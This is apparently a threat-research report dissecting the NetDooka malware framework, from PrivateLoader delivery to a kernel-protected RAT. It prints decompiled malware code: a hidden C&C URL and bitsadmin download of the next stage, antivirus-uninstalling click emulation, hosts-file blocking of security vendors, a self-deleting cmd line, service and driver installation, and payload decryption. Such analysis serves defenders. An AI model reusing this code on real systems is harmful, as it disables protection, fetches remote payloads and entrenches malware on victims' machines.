Malware

NetDooka Framework Distributed via PrivateLoader Malware as Part of Pay-Per-Install Service

This report focuses on the components and infection chain of the NetDooka framework. Its scope ranges from the release of the first payload up until the release of the final RAT that is protected by a kernel driver.

By: Aliakbar Zahravi, Leandro Froes May 05, 2022 Read time: 8 min (2270 words)

Save to Folio

Subscribe

We recently encountered a fairly sophisticated malware framework that we named NetDooka after the names of some of its components. The framework is distributed via a pay-per-install (PPI) service and contains multiple parts, including a loader, a dropper, a protection driver, and a full-featured remote access trojan (RAT) that implements its own network communication protocol. During our analysis, we discovered that NetDooka was being spread via the PrivateLoader malware which, once installed, starts the whole infection chain.

As previously described by Intel471, the PrivateLoader malware is a downloader responsible for downloading and installing multiple malware into the infected system as part of the PPI service. Due to the way the PPI service works, the exact payloads that would be installed might differ depending on the malware version. Some of the known malware families that are reportedly being distributed via PPI services include SmokeLoader, RedLine, and Anubis.

This report focuses on the components and infection chain of the NetDooka framework. Its scope ranges from the release of the first payload, which drops a loader that creates a new virtual desktop to execute an antivirus software uninstaller and interact with it by emulating the mouse and pointer position —– a necessary step to complete the uninstallation process and prepare the environment for executing other components —– up until the release of the final RAT that is protected by a kernel driver.

However, while we describe all the different features we found, NetDooka's features might still vary depending on the malware version since it is still in its development phase.

Attack overview



Figure 1. Infection chain of the attack

The infection starts when a user inadvertently downloads PrivateLoader, usually through pirated software downloads (as mentioned in the Intel471 report), followed by the installation of the first NetDooka malware, a dropper component that is responsible for decrypting and executing the loader component.

The loader then performs certain checks to ensure that it is not running in a virtual environment, after which it downloads another malware from the remote server. It might also install a kernel driver for future use.

The downloaded malware is another dropper component that is executed by the loader. This dropper is responsible for decrypting and executing the final payload, a full-featured RAT containing multiple capabilities such as starting a remote shell, grabbing browser data, taking screenshots, and gathering system information. It might also start the installed kernel driver component to protect the dropped payload.

Loader analysis



Figure 2. NetDookaLoader flow chart

Upon execution, the loader will deobfuscate strings, such as the command-and-control (C&C) server address, and check for the command-line arguments that were passed. The malware accepts multiple arguments that indicate what action should be taken.

Argument	Function
001	Uninstalls Avira programs

004	Uninstalls Viper programs
006	Uninstalls Total 360 programs
007	Uninstalls ESET programs
008	Uninstalls GData programs
embedded	Downloads the dropper component and renames it to reloadbitex.exe
correct	Executes the dropper component and blocks antivirus vendor domains
<No ARG>	Downloads the dropper component and executes itself using the “embedded” and “correct” arguments

Table 1. Command-line arguments and their functions

```
private static string LOAD_ADDR_URL;
private static string exampleUrl = "http://microsoft.com";
private static byte[] LOAD_ADDR_URL_BYTES = new byte[]
{
    104, 116, 116, 112, 58, 47, 47,
    57, 51, 46, 49, 49, 53, 46, 50,
    49, 46, 52, 53, 47, 103, 116, 97,
    100, 100, 114, 101, 115, 115, 0, 0,0, 0
};
0 references
private static void Main(string[] args)
{
    Program.LOAD_ADDR_URL = Encoding.ASCII.GetString(Program.LOAD_ADDR_URL_BYTES);
    Program.LOAD_ADDR_URL = Program.LOAD_ADDR_URL.Substring(0, Program.LOAD_ADDR_URL.IndexOf("\0"));
    bool flag = args.Length >= 1;
    if (flag)
    {
        string text = args[0];
        string text2 = text;
        string a = text2;
        if (a == "001")
        {
            Avira.Uninst(true);
            return;
        }
        if (a == "004")
        {
            Vipre.Uninst(true);
            return;
        }
        if (a == "006")
        {
            Total360.Uninst(true);
            return;
        }
        if (a == "007")
        {
            Eset.Uninst(true);
            return;
        }
        if (a == "008")
        {
            GData.Uninst(true);
            return;
        }
    }
    bool flag2 = args.Length == 0;
    if (flag2)
    {
        AVuninstaller.DetectAV();
    }
```

Figure 3. NetDookaLoader argument’s check

If no parameter is passed to the loader, it executes a function called “DetectAV()” that queries the registry to automatically identify the antivirus products available in order to uninstall them. The malware does this by creating a new virtual desktop using CreateDesktopA, which is used as a workspace for launching the proper binary uninstaller program. This is accomplished through the use of CreateProcessA with the “create_no_window” flag, as well as through the emulation of human interactions such as controlling the mouse to complete the uninstallation process. Each antivirus uninstaller function has its own removal technique based on uninstallation process. Figure 4 shows an example of the GData antivirus removal.

```
3 references
public static void EmulateClick(IntPtr hwnd, int x, int y)...
2 references
public static bool RunOnNewDesktop(string path, string cmd, bool console)...
0 references
public static void ClickByCoords(int w, int h, double xRatio, double yRatio, IntPtr hwnd)...
1 reference
public static void ClickByBtnCoords(int w, int h, double xRatio, double yRatio, IntPtr hwnd)...
1 reference
public static void ClickByScreenCoords(int x, int y)...
0 references
public static bool enumWnd(IntPtr hwnd, IntPtr lParam)...
2 references
public static void Uninst(bool hiddenDesk)
{
    GData.OriginalDesktop = WinAPI.GetThreadDesktop(WinAPI.GetCurrentThreadId());
    GData.NewDesktop = WinAPI.OpenDesktopA(GData.NewDesktopName, 0U, true, 268435456U);
    bool flag = GData.NewDesktop == IntPtr.Zero;
    if (flag)
    {
        GData.NewDesktop = WinAPI.CreateDesktopA(GData.NewDesktopName, null, IntPtr.Zero, 0U, 268435456U, IntPtr.Zero);
    }
    Thread.Sleep(3000);
    bool flag2 = !hiddenDesk;
    if (flag2)
    {
        GData.RunOnNewDesktop(null, "\"C:\\ProgramData\\G Data\\Setups\\G DATA TOTAL SECURITY\\setup.exe\" /InstallMode=Uninstall /_DoNotShowChange=true", true);
        Thread.Sleep(4000);
        GData.RunOnNewDesktop(null, Assembly.GetEntryAssembly().Location + " 008", false);
        MessageBox.Show("Your PC will reboot in a few minutes", "Warning", MessageBoxButtons.OK, MessageBoxIcon.Exclamation);
    }
    else
    {
        Thread.Sleep(10000);
        WinAPI.RECT rect = default(WinAPI.RECT);
        while (GData.gdataWnd == IntPtr.Zero)
        {
            GData.gdataWnd = WinAPI.FindWindow("#32770", "G DATA TOTAL SECURITY");
            WinAPI.GetClientRect(GData.gdataWnd, ref rect);
            bool flag3 = rect.right <= 350 || rect.bottom <= 350 || !WinAPI.IsWindowVisible(GData.gdataWnd);
            if (flag3)
            {
                GData.gdataWnd = IntPtr.Zero;
            }
            Thread.Sleep(1000);
        }
        WinAPI.GetClientRect(GData.gdataWnd, ref rect);
        int right = rect.right;
        int bottom = rect.bottom;
        double xRatio = 0.7932816537467701;
        double yRatio = 0.8881856540084389;
        GData.ClickByBtnCoords(right, bottom, xRatio, yRatio, GData.gdataWnd);
        Thread.Sleep(5000);
        WinAPI.POINT point = default(WinAPI.POINT);
        point.X = (int)(0.5956072351421189 * (double)right);
        point.Y = (int)(0.6350210970464135 * (double)bottom);
        WinAPI.ClientToScreen(GData.gdataWnd, ref point);
        GData.ClickByScreenCoords(point.X, point.Y);
    }
}
```

Figure 4. Uninstalling an antivirus program

The loader then uses the bitsadmin.exe Windows utility to download the dropper component from its C&C server and save it as “C:\Program Files\ReservHardwareUpdater\rsvr_updldr.exe”.

```
bool flag5 = args.Length == 0;
if (flag5)
{
    Program.exampleUrl = Program.LOAD_ADDR_URL;
    Process process2 = new Process();
    process2.StartInfo.FileName = "ping.exe";
    process2.StartInfo.Arguments = "12.25.4.8 -n 3";
    process2.StartInfo.CreateNoWindow = true;
    process2.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process2.Start();
    process2.WaitForExit();
    string text5 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles);
    text5 += "\\ReservHardwareUpdater";
    bool flag6 = !Directory.Exists(text5);
    if (flag6)
    {
        Directory.CreateDirectory(text5);
    }
    string text6 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles) + "\\ReservHardwareUpdater\\rsvr_updldr.exe";
    Process process3 = new Process();
    process3.StartInfo.FileName = "bitsadmin.exe";
    process3.StartInfo.Arguments = string.Concat(new string[]
    {
        "/transfer UploadingProcess /download /priority high ",
        Program.GetDownloadUrl(),
        " \"",
        text6,
        "\""
    });
    process3.StartInfo.CreateNoWindow = true;
    process3.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process3.Start();
    process3.WaitForExit();
```

Figure 5. NetDookaLoader downloading the next stage of the attack via bitsadmin.exe

```
text5 += "\\reverse_helper.exe";
string location2 = Assembly.GetExecutingAssembly().Location;
bool flag7 = location2 != text5;
if (flag7)
{
    new Process
    {
        StartInfo =
        {
            FileName = "cmd.exe",
            Arguments = string.Concat(new string[]
            {
                "/C copy \"",
                location2,
                "\" \"",
                text5,
                "\""
            }),
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        }
    }.Start();
}
Process process4 = new Process();
process4.StartInfo.FileName = "cmd.exe";
process4.StartInfo.FileName = process4.StartInfo.FileName.Replace("cmd", "sc");
process4.StartInfo.Arguments = "create DirectWAllocService binpath= \"" + text5 + " embedded\"";
process4.StartInfo.CreateNoWindow = true;
process4.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
process4.Start();
process4.WaitForExit();
```

Figure 6. Self-execution with “embedded” argument

The “embedded” argument is responsible for downloading the dropper component and saving it as “%ProgramFiles% \ReservHardwareUpdater\reloadbitex.exe”.

The loader component executes itself again using the “correct” argument. Once this is done, it executes the downloaded dropper, blocks antivirus vendor domains by modifying the hosts file and redirecting their domains to “0.0.0.0” address. Finally, it deletes itself using the following command:

```
"%ComSpec%" /C ping 1.1.1.1 -n 6 -w 3510 > Nul & echo 0 > "%SAMPLEPATH%" & for /L %n in
(1,1,2048) do @echo 831178525458802644921008858488341844074572844270115998858908203 >>
"%SAMPLEPATH%" & del /f /q "%SAMPLEPATH%"
```

```
namespace DotNetLoader
{
    2 references
    internal class InstPrevention
    {
        1 reference
        public static void Start()
        {
            RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("Software\\Policies\\Microsoft\\Windows\
              \Installer");
            bool flag = registryKey != null;
            if (flag)
            {
                registryKey.SetValue("DisableMSI", 2);
            }
            string path = Environment.SystemDirectory + "\\Drivers\\etc\\hosts";
            File.AppendAllText(path, InstPrevention.hosts);
        }

        // Token: 0x04000047 RID: 71
        public static string hosts = "\r\n\t\t\t0.0.0.0 www.ahnlab.com\r\n\t\t\t0.0.0.0 www.avast.com\r\n\t\t\t0.0.0.0
          www.avg.com\r\n\t\t\t0.0.0.0 www.avira.com\r\n\t\t\t0.0.0.0 www.bitdefender.com\r\n\t\t\t0.0.0.0
          www.bullguard.com\r\n\t\t\t0.0.0.0 www.eset.com\r\n\t\t\t0.0.0.0 www.f-secure.com\r\n\t\t\t0.0.0.0
          www.gdatasoftware.com\r\n\t\t\t0.0.0.0 www.k7computing.com\r\n\t\t\t0.0.0.0 www.kaspersky.com\r\n\t\t
          \t0.0.0.0 malwarebytes.com\r\n\t\t\t0.0.0.0 www.mcafee.com\r\n\t\t\t0.0.0.0 www.escanav.com\r\n\t\t\t0.0.0.0
          northguard.com\r\n\t\t\t0.0.0.0 www.norton.com\r\n\t\t\t0.0.0.0 us.norton.com\r\n\t\t\t0.0.0.0
          www.pcpitstop.com\r\n\t\t\t0.0.0.0 www.totalav.com\r\n\t\t\t0.0.0.0 www.protected.net\r\n\t\t\t0.0.0.0
          www.trendmicro.com\r\n\t\t\t0.0.0.0 www.vipre.com\r\n\t\t\t0.0.0.0 www.360totalsecurity.com\r\n\t\t\t0.0.0.0
          www.comodo.com\r\n\t\t\t0.0.0.0 www.pandasecurity.com\r\n\t\t\t0.0.0.0 www.drweb.com";
    }
}
```

Figure 7. Blocking antivirus domains

In some variants of the malware, the loader installs a driver to act as a kernel-mode protection for the final payload (RAT component). It accomplishes this by registering as a mini-filter driver and setting callback functions to protect the malware against file deletion and process termination.

The driver binary is Base64-encoded within the loader and, once decoded, has its content written to the “C:\Program Files\SolidTechnology\protdrv.sys” file. Although the loader creates a service to install the driver, it does not start it. Instead, the driver start task is performed by the dropper component.

```
public static void InstallDriver()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles);
    text += "\\SolidTechnology";
    try
    {
        Directory.CreateDirectory(text);
    }
    catch (Exception)
    {
    }
    byte[] bytes = Convert.FromBase64String(DriverInstaller.drvSys);
    File.WriteAllBytes(text + "\\protdrv.sys", bytes);
    try
    {
        Process process = new Process();
        process.StartInfo.FileName = "sc.exe";
        process.StartInfo.Arguments = "create protdrv type= kernel binPath= \"" + text + "\\protdrv.sys\"";
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitForExit();
    }
    catch (Exception ex)
    {
        Console.WriteLine("Drv error " + ex.Message);
    }
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Services\\ProtDrv", true);
        registryKey.SetValue("DependOnService", new string[]
        {
            "FltMgr"
        }, RegistryValueKind.MultiString);
        registryKey.SetValue("Description", "ProtDrv mini-filter driver");
        registryKey.SetValue("Group", "FSFilter Activity Monitor");
        registryKey.SetValue("SupportedFeatures", 3);
        registryKey.SetValue("Tag", 5);
        registryKey.SetValue("Type", 2);
        registryKey.SetValue("Start", 2);
        RegistryKey registryKey2 = registryKey.CreateSubKey("Instances");
        registryKey2.SetValue("DefaultInstance", "ProtDrv Instance");
        RegistryKey registryKey3 = registryKey2.CreateSubKey("ProtDrv Instance");
        registryKey3.SetValue("Altitude", "370020");
        registryKey3.SetValue("Flags", 0);
        registryKey.Close();
        registryKey2.Close();
        registryKey3.Close();
    }
    catch (Exception ex2)
    {
        Console.WriteLine("DReg err " + ex2.Message);
    }
}

// Token: 0x04000046 RID: 70
private static string drvSys =
```


"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdC
BiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAADfITCtm0Be/ptAXv6bQF7+kjjW/phAXv6SOM3+mUBe/kgyXf+YQF7+SDJa/51AXv5IMl//nkBe/ptAX/6BQF7
+IjVa/5lAXv4iNVz/mkBe/lJpY2ibQF7
+AAAAAAAAAABQRQAAZIYGAG4x5GEAAAAAAAAAAPAAIgALAg4dACAAAAAeAAAAAAAAoBEAAAAQAAAAAABAAQAAAAAQAAAAAgAACgAAAAoAAAAGAAEAAAAAAACQAAAABAAAug
IBAAEA4EEAABAAAAAAAAAQAAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAAQAAAAAAAAAAAAAABkcAAAUAAAAAAAAAAAAAAAAAGAAAAgBAAAANAAAGAcAAACAAAA4AAAAUDIAA
DgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACQMgAAOAEAAAAAAAAAAAAAADAAAOgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAADEbAAAAEAAAABwAAAAE
AAAAAAAAAAAAAAAAAAgAABoLnJkYXRhAAC0BgAAADAAAAAIAAAAIAAAAAAAAAAAAAAAAAAAAAAAQAAASC5kYXRhAAAAkBEAAABAAAAABAAAACgAAAAAAAAAAAAAAAAAAAEAAAMg

Figure 8. Driver installer function

Dropper analysis

We discovered two different dropper components involved in the NetDooka attack chain: One is installed by the PrivateLoader that drops the NetDooka loader, while the other one drops the final RAT payload.

The dropper component is a small .NET binary responsible for decrypting and executing a payload it has embedded. The malware starts by reading its own file content and looking for a specific byte sequence (in the sample we analyzed, this was "\x11\x42\x91\x50\x7F\xB4\x6C\xAA\x75\x5E\x8D") to get the bytes next to it.

The payload decryption is achieved by performing an XOR operation in the decrypted payload that uses a single-byte key and subtracts the index value from the final value for each decryption loop iteration. The key is resolved by creating a prime number list of a specific size and iterating through it. For each iteration, the SHA-256 hash of the current list element is generated and the first byte of the hash result is then added to a single-byte variable, with the final sum being the XOR key.

```
private static void ProcessBytes(byte[] input)
{
    SHA256 sha = SHA256.Create();
    List<uint> list = EntryPoint.numList;
    byte b = 0;
    for (int i = 0; i < list.Count<uint>(); i++)
    {
        byte[] array = sha.ComputeHash(BitConverter.GetBytes(list[i]));
        b += array[0];
    }
    string text = Path.GetTempPath() + "\\interlock_storage_8_57.exe";
    byte[] array2 = new byte[input.Length];
    for (int j = 0; j < input.Length; j++)
    {
        byte b2 = input[j] ^ b;
        b2 = (byte)((int)b2 - j % 256);
        array2[j] = b2;
    }
    EntryPoint.sharedData = array2;
}
```

Figure 9. The decryption routine used by NetDookaDropper

Once decrypted, the payload content is written to a file in the %Temp% directory and then executed via a new process. Note that both the location and the file name might be different depending on the malware version.

```
public static void Main()
{
    Thread thread = new Thread(delegate()
    {
        while (EntryPoint.sharedData == null)
        {
            Thread.Sleep(1000);
        }
        string text = Path.GetTempPath() + "\\ilock_store_4_" + (Environment.TickCount / 1000).ToString() + ".exe";
        File.WriteAllBytes(text, EntryPoint.sharedData);
        new Process
        {
            StartInfo =
            {
                UseShellExecute = false,
                FileName = text,
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden
            }
        }.Start();
    });
    thread.Start();
```

Figure 10. The decrypted payload being executed

Although the malware has multiple versions exhibiting some differences in behavior such as the XOR key and byte sequence being searched, the dropper's goal is still the same for all NetDooka's versions we found: Execute an embedded payload within it. To automate the dropped payload extraction, we developed a Python script that can be downloaded here.

As mentioned in the loader analysis section, some versions of the dropper component are responsible for starting the driver component service. It's important to mention that the dropper version that contains the driver start step (performed before the final payload decryption and execution) is the one containing the final payload.

```
internal class DriverLoader
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static void loadDriver()
    {
        try
        {
            Process process = new Process();
            process.StartInfo.FileName = "sc.exe";
            process.StartInfo.Arguments = " start protdrv";
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            process.Start();
            process.WaitForExit();
        }
        catch (Exception ex)
        {
            Console.WriteLine("Drv error " + ex.Message);
        }
    }
}
```

Figure 11. The dropper starting the driver component

Driver analysis

The driver component acts as a kernel-level protection for the RAT component. It does this by attempting to prevent the file deletion and process termination of the RAT component. The driver registers itself as a mini-filter driver to intercept I/O requests to the file system and set process callback functions to protect the RAT process.

During our analysis, we noticed that the driver based its process protection implementation in the Microsoft driver example implementation and its file deletion protection in an open source project named "Prevent_File_Deletion."

```
DriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
DbgPrint("PreventDelDrv entry point!\n");
status = FltRegisterFilter(DriverObject, &Registration, &Filter);
if ( status >= 0 )
{
  DbgPrint("Filter registered!\n");
  status_2 = FltStartFiltering(Filter);
  if ( status_2 >= 0 )
  {
    DbgPrint("Filter started!\n");
    status_3 = PsSetCreateProcessNotifyRoutineEx((PCREATE_PROCESS_NOTIFY_ROUTINE_EX)NotifyRoutine, 0);
    if ( status_3 < 0 )
      DbgPrintEx(
        0x4Du,
        0,
        "ObCallbackTest: DriverEntry: PsSetCreateProcessNotifyRoutineEx(2) returned 0x%x\n",
        (unsigned int)status_3);
    mw_register_ob_callback();
    return (unsigned int)status_3;
```

Figure 12. General view of the driver features

The driver registers as a mini-filter driver and starts it by using both the FltRegisterFilter and FltStartFiltering functions. File systems are typical targets for I/O operations in order to access files. A file system filter is a mechanism that a driver can use to intercept calls destined to the file system. A file system mini-filter is a model created to replace the Windows legacy file system filter mechanism, possessing the advantage of being easier to write —— making it the preferred method of developing file system-filtering drivers.

When a mini-filter driver is registered, it can set callback functions to be executed before (PreOperation) and after (PostOperation) I/O requests. For the file deletion protection, the malware registers a PreOperation callback function during the filter registration to intercept I/O requests of specific types to the file system. In this case, the malware intercepts file deletion operations.

Once a file deletion operation is requested, the callback function is called, and the driver checks if the destination file has the name “ougdwieue.exe” (name of the final RAT payload). If so, it changes the permissions of the request to prevent the target file from being deleted.

```
  FileNameInformation = 0i64;
  if ( FltObjects->FileObject )
  {
    v9 = FltGetFileNameInformation(Data, 0x101u, &FileNameInformation);
    if ( v9 < 0 )
    {
      DbgPrint("[ERROR] Failed to get file name information!\n");
    }
    else
    {
      v9 = FltParseFileNameInformation(FileNameInformation);
      if ( v9 >= 0 && FileNameInformation->FinalComponent.Length )
      {
        target_filename = L"ougdwieue.exe";
        v5 = (char *)FileNameInformation->FinalComponent.Buffer - (char *)L"ougdwieue.exe";
        while ( 1 )
        {
          v6 = *target_filename;
          if ( *target_filename != *(const wchar_t *)((char *)target_filename + v5) )
            break;
          ++target_filename;
          if ( !v6 )
          {
            v7 = 0;
            goto LABEL_22;
          }
        }
        v7 = v6 < *(const wchar_t *)((char *)target_filename + v5) ? -1 : 1;
LABEL_22:
        if ( !v7 )
        {
          Data->IoStatus.Status = STATUS_ACCESS_DENIED;
          Data->IoStatus.Information = 0i64;
          v10 = 4;
          qmemcpy(filename, &FileNameInformation->Name, 0x10ui64);
          DbgPrint("[DENIED] %wZ\n", filename);
        }
      }
    }
```

